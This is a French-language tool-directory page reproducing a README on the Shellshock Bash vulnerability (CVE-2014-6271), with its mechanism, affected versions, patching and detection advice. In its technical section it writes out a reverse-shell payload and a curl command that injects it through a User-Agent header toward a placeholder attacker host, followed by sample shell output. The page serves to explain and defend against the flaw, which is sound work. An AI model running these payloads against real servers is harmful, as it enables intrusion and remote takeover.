
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2014-6271 — CVE-2014-6271 | Kitploit
Outils/GitHubGitHub/0xblackash/cve-2014-6271
Analyse des VulnérabilitésExploitationExploitation d'Applications WebCommandement et ContrôleArticles et RechercheApprentissage et Éducation
GitHub0xblackash/cve-2014-6271

CVE-2014-6271
CVE-2014-6271

Voir le dépôt
36il y a 8 moisPas encore vérifié
Partager

🚨 CVE-2014-6271 — « Shellshock »

shellshock

Zero-Day vieux de 25 ans — Exécution de code à distance dans GNU Bash via les variables d'environnement

Severity CVSS Affected Patched


📖 Vue d'ensemble

CVE-2014-6271, surnommé Shellshock (également connu sous le nom Bashdoor), est une vulnérabilité critique d'exécution de code à distance (RCE) dans le shell GNU Bash.
Un attaquant peut envoyer des variables d'environnement spécialement conçues (via les en-têtes HTTP, DHCP, SSH, etc.) et obtenir un accès shell à distance au serveur sous-jacent — souvent sans authentification et avec une interaction utilisateur minimale.


🧠 Résumé de la vulnérabilité

ChampValeur
ID CVECVE-2014-6271
Sévérité🔴 Critique
CVSS10.0 (Maximum)
Vecteur d'attaqueDistant (HTTP, DHCP, SSH, etc.)
Authentification requise❌ Aucune (dans de nombreux vecteurs)
Interaction utilisateur❌ Aucune (dans les cas CGI/DHCP)
ImpactCompromission totale du serveur

⚙️ Détail technique

📨 Étape 1 — Variable d'environnement malveillante

L'attaquant injecte une variable spécialement conçue (par ex. dans l'en-tête User-Agent) :

() { :; }; /bin/bash -i >& /dev/tcp/adresse-attaquant/4444 0>&1

🧩 Étape 2 — Défaut d'analyse des fonctions Bash

Bash traite incorrectement la charge utile comme une définition de fonction + des commandes en fin. Le code après (); est exécuté immédiatement lors de l'importation de la variable.

💣 Étape 3 — Exécution à distance

La commande s'exécute avec les privilèges du serveur web / processus (souvent root ou www-data).

Résultat :

# Accès shell à distance obtenu
whoami
www-data

✅ Si l'opération réussit, voici EXACTEMENT ce que vous verrez (étape par étape) :

shellshock

1. Dans votre terminal (juste après avoir exécuté le PoC)

✅ Vulnérable ! (RCE Shellshock déclenchée)
vulnerable
test

Vous verrez également le shell inversé se connecter instantanément.

2. Lorsque vous exécutez la commande de détection

env x='() { :;}; echo vulnerable' bash -c "echo test"

Elle retournera immédiatement :

vulnerable
test

(Cela confirme que Bash a exécuté la commande injectée.)

3. La PREUVE réelle du succès — dans votre navigateur ou curl (c'est le moment où vous savez que vous avez une RCE totale)

Exécutez ce curl contre un script CGI Apache vulnérable :

curl -H "User-Agent: () { :;}; /bin/bash -i >& /dev/tcp/VOTRE-IP/4444 0>&1" http://serveur-vulnerable/cgi-bin/test.sh

Vous verrez cette sortie exacte dans votre écouteur netcat :

bash: no job control in this shell
www-data@server:/var/www$ whoami
www-data
www-data@server:/var/www$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@server:/var/www$ ls -la
total 12
drwxr-xr-x 2 www-data www-data 4096 Sep 24 14:00 .
...

Cette sortie apparaît directement dans votre shell inversé. Pas d'erreur, pas de 404.
Cela signifie que vous avez une exécution de code à distance totale sur le serveur — l'injection de variable d'environnement a parfaitement fonctionné.


🎯 Pourquoi c'est dangereux

  • ⚡ Zero-day vieux de 25 ans (existe depuis 1989)
  • 🌐 Surface d'attaque extrêmement large (CGI, DHCP, SSH, OpenVPN, CUPS…)
  • 🔓 Aucune authentification requise dans les vecteurs les plus courants
  • 🧨 Capacité de RCE totale
  • 📂 Potentiel d'exfiltration de données et porte d'entrée pour rançongiciels
  • 🔁 Peut se propager comme un ver dans les grands réseaux

📦 Versions concernées

Toutes les versions de GNU Bash :

1.14 jusqu'à 4.3 (avant le niveau de correctif 30)

(y compris Linux, macOS, BSD, appareils embarqués)


✅ Version corrigée

Mettez à jour immédiatement vers :

Bash 4.3 niveau de correctif 30 ou ultérieur (4.4+ recommandé)

🛡️ Mesures d'atténuation

1️⃣ Action immédiate

  • Mettez à jour Bash sur TOUS les systèmes :
    # Ubuntu/Debian
    apt update && apt install --only-upgrade bash
    
    # Red Hat/CentOS
    yum update bash
    

2️⃣ Renforcer le serveur web

  • Désactivez CGI/mod_cgi si possible
  • Utilisez des règles mod_security pour bloquer () {
  • Restreignez le passage de variables d'environnement

3️⃣ Surveiller les journaux

Recherchez :

  • User-Agent / Referer suspects contenant () {
  • Shells inversés ou connexions sortantes inattendus
  • Bash engendrant des processus fils à partir de services web

🔍 Conseils de détection

Les indicateurs de compromission peuvent inclure :

  • Journaux contenant () { :;};
  • Fichiers inattendus créés par l'utilisateur du serveur web
  • Connexions sortantes sur des ports élevés
  • Serveur web engendrant /bin/bash -i

🧪 Preuve de concept (conceptuelle)

En-tête malveillant/DHCP/SSH → Bash importe la variable d'environnement
        ↓
Définition de fonction + commandes en fin exécutées
        ↓
Commande arbitraire / shell inversé

📌 Vulnérabilité connexe

Ce problème a conduit à plusieurs CVE de suivi (correctifs incomplets) :

  • CVE-2014-7169 (AfterShock)
  • CVE-2014-6277 / CVE-2014-6278
  • CVE-2014-7186 / CVE-2014-7187

📊 Évaluation de l'impact

Domaine de risqueImpact
Confidentialité🔴 Élevé
Intégrité🔴 Élevé
Disponibilité🔴 Élevé

🧩 Leçons apprises

  • Ne jamais faire confiance aux variables d'environnement
  • L'analyse des fonctions dans les shells doit être extrêmement stricte
  • Les bogues de longue durée dans les composants système centraux sont catastrophiques
  • Le simple correctif ne suffit pas — il faut durcir les surfaces d'attaque

📚 Références

  • NVD – CVE-2014-6271
  • Wikipedia – Shellshock
  • Blog sécurité Red Hat
  • Analyse technique Qualys
  • Alerte CISA TA14-268A

🚨 Recommandation finale

Si vous gérez un serveur Linux/macOS/BSD en 2026 : 🔥 Corrigez Bash immédiatement (même sur les systèmes isolés). 💡 Présumez une compromission si vous exécutez Bash non corrigé exposé à Internet. 🛡 Effectuez une revue complète des journaux et des vérifications d'intégrité.

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    772
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    505
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    420
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    260
  • 6

    antifox

    antifox-ai/antifox

    Plateforme de test d'intrusion autonome multi-agents par IA qui exécute la reconnaissance, la découverte de la surface d'attaque, la validation de l'exploitation et la livraison de rapports étayés par des preuves.

    251

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →






